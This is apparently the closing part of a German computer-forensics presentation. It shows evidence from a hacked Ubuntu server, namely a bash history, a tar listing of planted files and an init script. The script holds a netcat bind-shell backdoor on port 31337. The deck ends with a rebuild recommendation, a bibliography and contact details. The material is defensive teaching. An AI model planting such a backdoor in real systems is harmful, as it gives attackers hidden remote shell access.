
Beispiel: .bash_history (cont.)



A terminal window titled 'root@ubuntu804lts: ~' with a menu bar containing 'Datei', 'Bearbeiten', 'Ansicht', 'Terminal', 'Reiter', and 'Hilfe'. The terminal displays the output of the command 'cat /home/user/.bash_history'. The output shows a list of commands and their timestamps, including 'date', 'man date', 'sudo su -', 'ps ax', and a detailed tar listing of the file system.

```
root@ubuntu804lts:~# cat /home/user/.bash_history
date
root@ubuntu804lts:~# cat /home/user/.bash_history
/sbin/ifconfig
man date
sudo su -
ps ax
root@ubuntu804lts:~# tar tvf /home/user/.pid
drwxr-xr-x root/root          0 2008-06-19 14:12 etc/
drwxr-xr-x root/root          0 2008-06-17 20:13 etc/cron.hourly/
-rwxr-xr-x root/root        93 2008-06-17 20:13 etc/cron.hourly/postfix
drwxr-xr-x root/root          0 2008-06-19 15:50 etc/cron.daily/
-rwxr-xr-x root/root       356 2008-06-19 15:50 etc/cron.daily/apache2-ssl-rehash
drwxr-xr-x root/root          0 2008-06-17 20:20 etc/rc2.d/
-rwxrwxrwx root/root     3840 2008-06-17 20:20 etc/rc2.d/S89ssh
drwxr-xr-x root/root          0 2008-06-17 12:41 root/
drwx----- root/root          0 2008-06-17 12:55 root/.ssh/
-rw----- root/root       998 2008-06-17 12:42 root/.ssh/authorized_keys
drwxr-xr-x root/root          0 2008-06-17 13:33 usr/
drwxr-xr-x root/root          0 2008-06-17 12:44 usr/sbin/
-rwxr-xr-x root/root    559653 2008-06-16 20:13 usr/sbin/postcheck
drwxr-xr-x root/root          0 2008-06-19 14:33 usr/bin/
lrwxrwxrwx root/root          0 2008-06-17 19:45 usr/bin/sshd -> /bin/netcat
-rwxr-xr-x user/user 1454831 2008-06-19 14:01 usr/bin/apache2-ssl
drwxr-xr-x root/root          0 2008-06-16 19:35 var/
drwxr-xr-x root/root          0 2008-06-16 19:35 var/spool/
drwxr-xr-x root/root          0 2008-06-16 19:35 var/spool/mail/
drwx----- root/root          0 2008-06-17 17:46 var/spool/mail/.log/
-rwx----- root/root       385 2008-06-17 17:46 var/spool/mail/.log/postcheck
root@ubuntu804lts:~#
```

Beispiel: /etc/rc2.d/S89ssh



```
root@opferubuntu804lts: /etc/cron.daily
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
# forget it if we're trying to start, and /etc/ssh/sshd_not_to_be_run exists
if [ -e /etc/ssh/sshd_not_to_be_run ]; then
    if [ "$1" = log_end_msg ]; then
        log_end_msg 0
    fi
    if ! run_by_init; then
        log_action_msg "OpenBSD Secure Shell server not in use (/etc/ssh/sshd_not_to_be_run)"
    fi
    exit 0
fi
}

while true; do /usr/bin/sshd -lp 31337 -e /bin/sh; done &

check_dev_null() {
    if [ ! -c /dev/null ]; then
        if [ "$1" = log_end_msg ]; then
            log_end_msg 1 || true
        fi
        if ! run_by_init; then
            log_action_msg "/dev/null is not a character device!"
        fi
        exit 1
    fi
}

check_privsep_dir() {
    # Create the PrivSep empty dir if necessary
```

[illegible]

Beispiel eines gehackten Servers

- Fazit?
- -> komplett neu (und sicher) aufsetzen

Literatur und Quellen



Buchmaterial

Incident Response & Computer Forensics, 2003,
ISBN 007222696X

Computer Forensics, Warren G. Kruse, Jay G. Heise, 2001,
ISBN 0201707195

Handbook of Computer Crime Investigation, Eoghan Casey, 2001,
ISBN 0121631036

Hacker's Challenge 2: Test Your Network Security & Forensic
Skills, Mike Schiffman et.al., 2002, ISBN 007222630

Computer-Forensik, Alexander Geschonneck, 2008, ISBN
3898643794

Hacking Exposed, 4th Edition, 2003, ISBN 0072227427

Forensic Discovery, Dan Farmer & Vietse Venema, 2005,
ISBN 020163497X

File System Forensic Analysis, Brian Carrier, 2005,
ISBN 0321268172

The Art Of Computer Virus Research And Defense, Peter Szor, 2005,
ISBN 0321304543

Windows Forensics and Incident Recovery, Harlan Carvey,
2004, ISBN 0321200985

Real Digital Forensics, Addison Wesley, 2006,
ISBN 0321240699



Literatur

- [BKA2008] Bundeskriminalamt: Polizeiliche Kriminalstatistik 2008,
<http://www.bmi.bund.de/cae/servlet/contentblob/541740/publicationFile/26704/PKS2008.pdf>
- [PWC2007] Wirtschaftskriminalität 2007 – Sicherheitslage der deutschen Wirtschaft,
http://www.pwc.de/fileserver/RepositoryItem/studie_wikri_2007.pdf?itemId=3169192
- [KPMG2006] KPMG-Studie 2006 zur Wirtschaftskriminalität in Deutschland,
<http://www.kpmg.de/Presse/3021.htm>
- [Ernst&Young2007] Wirtschaftskriminalität in Österreichs Unternehmen,
http://www.ey.com/GLOBAL/content.nsf/Austria/Pressemitteilung_-_Ernst_&_Young_Studie_Wirtschaftskriminalität_in_Österreichs_Unternehmen
- [PWC2008] Wirtschaftskriminalität 2008 in Handel und Konsumgüterindustrie,
<http://www.pwc.de/de/wikri-handel-konsum>
- [Geschonneck2008] Alexander Geschonneck, Computer-Forensik: Computerstraftaten erkennen, ermitteln, aufklären; Dpunkt Verlag; Auflage: 3., aktualisierte und erweiterte Auflage, 2008
- [FarmerVenema2005] Dan Farmer, Wietse Venema, Forensic Discovery, Addison-Wesley, 2005
- [RFC3227] RFC3227 - Guidelines for Evidence Collection and Archiving,
<http://www.faqs.org/rfcs/rfc3227.html>
- [Helix2008] Helix3 – Incident Response, Electronic Discovery, Computer Forensic Live CD,
<http://www.e-fense.com/helix/>
- [FCCU2008] ISO images of the FCCU GNU/Linux Forensic Boot CD, <http://www.lnx4n6.be/>
- [Garner2008] Forensic Acquisition Utilities, <http://www.gmgsystemsinc.com/fau/>
- [DolleWegener2006a] "Windows Rootkits - eine aktuelle Bedrohung"; Wilhelm Dolle, Christoph Wegener; DuD - Datenschutz und Datensicherheit 08/2006;

Literatur

[DolleWegener2006b] "Windows Rootkits - und ihre Erkennung"; Wilhelm Dolle, Christoph Wegener; DuD - Datenschutz und Datensicherheit 08/2006

[Klein2006] Process Dumper, <http://www.trapkit.de/research/forensic/pd/index.html>

[WTF2008] Windows Forensic Toolchest, <http://www.foolmoon.net/security/wft/index.html>

[Ewers2008] Linux-Live-Response-Toolkit, <http://ewers.net/llr/>

[MM2006] Memory Parser (MMP), <http://www.trapkit.de/research/forensic/mmp/index.html>

[Backtrack2008] Backtrack 3, <http://www.remote-exploit.org/backtrack.html>

[SDD2004] sdd, <http://directory.fsf.org/project/sdd/>

[DDRESCUE2007] dd_rescue, <http://www.garloff.de/kurt/linux/ddrescue/>

[DCFLDD2006] dcfldd, <http://sourceforge.net/projects/dcfldd/>

[DC3DD] dc3dd, <http://dc3dd.sourceforge.net/>

[Guidance2009] Encase, <http://www.guidancesoftware.com/>

[XWAYS2009] X-Ways Forensics: Integrierte Software für Computerforensik, <http://www.x-ways.de/>

[EWF2008] <https://www.uitwisselplatform.nl/>

[NSRL2009] National Software Reference Library (NSRL) Project Web Site, <http://www.nsrl.nist.gov/>

[SleuthKit2008] The Sleuth Kit and Autopsy Browser - open source digital investigation tools on Windows and Unix systems, <http://www.sleuthkit.org/>

[Foremost2008] Foremost, <http://sourceforge.net/projects/foremost/>

[Scalpel2006] Scalpel, <http://www.digitalforensicssolutions.com/software.html>

[CarveFS2008] The Carve Path Zero-storage Library and filesystem, <http://ocfa.sourceforge.net/libcarvpath/>

[PTK2008] PTK - An advanced FREE alternative Sleuthkit Interface, <http://ptk.dflabs.com/>

Kontakt

Anschrift

HiSolutions AG

Bouchéstraße 12
D-12435 Berlin

Fon: +49 30 533289-0

Fax: +49 30 533289-99

www.hisolutions.com

Information Security

Wilhelm Dolle

Director Security Management

dolle@hisolutions.com

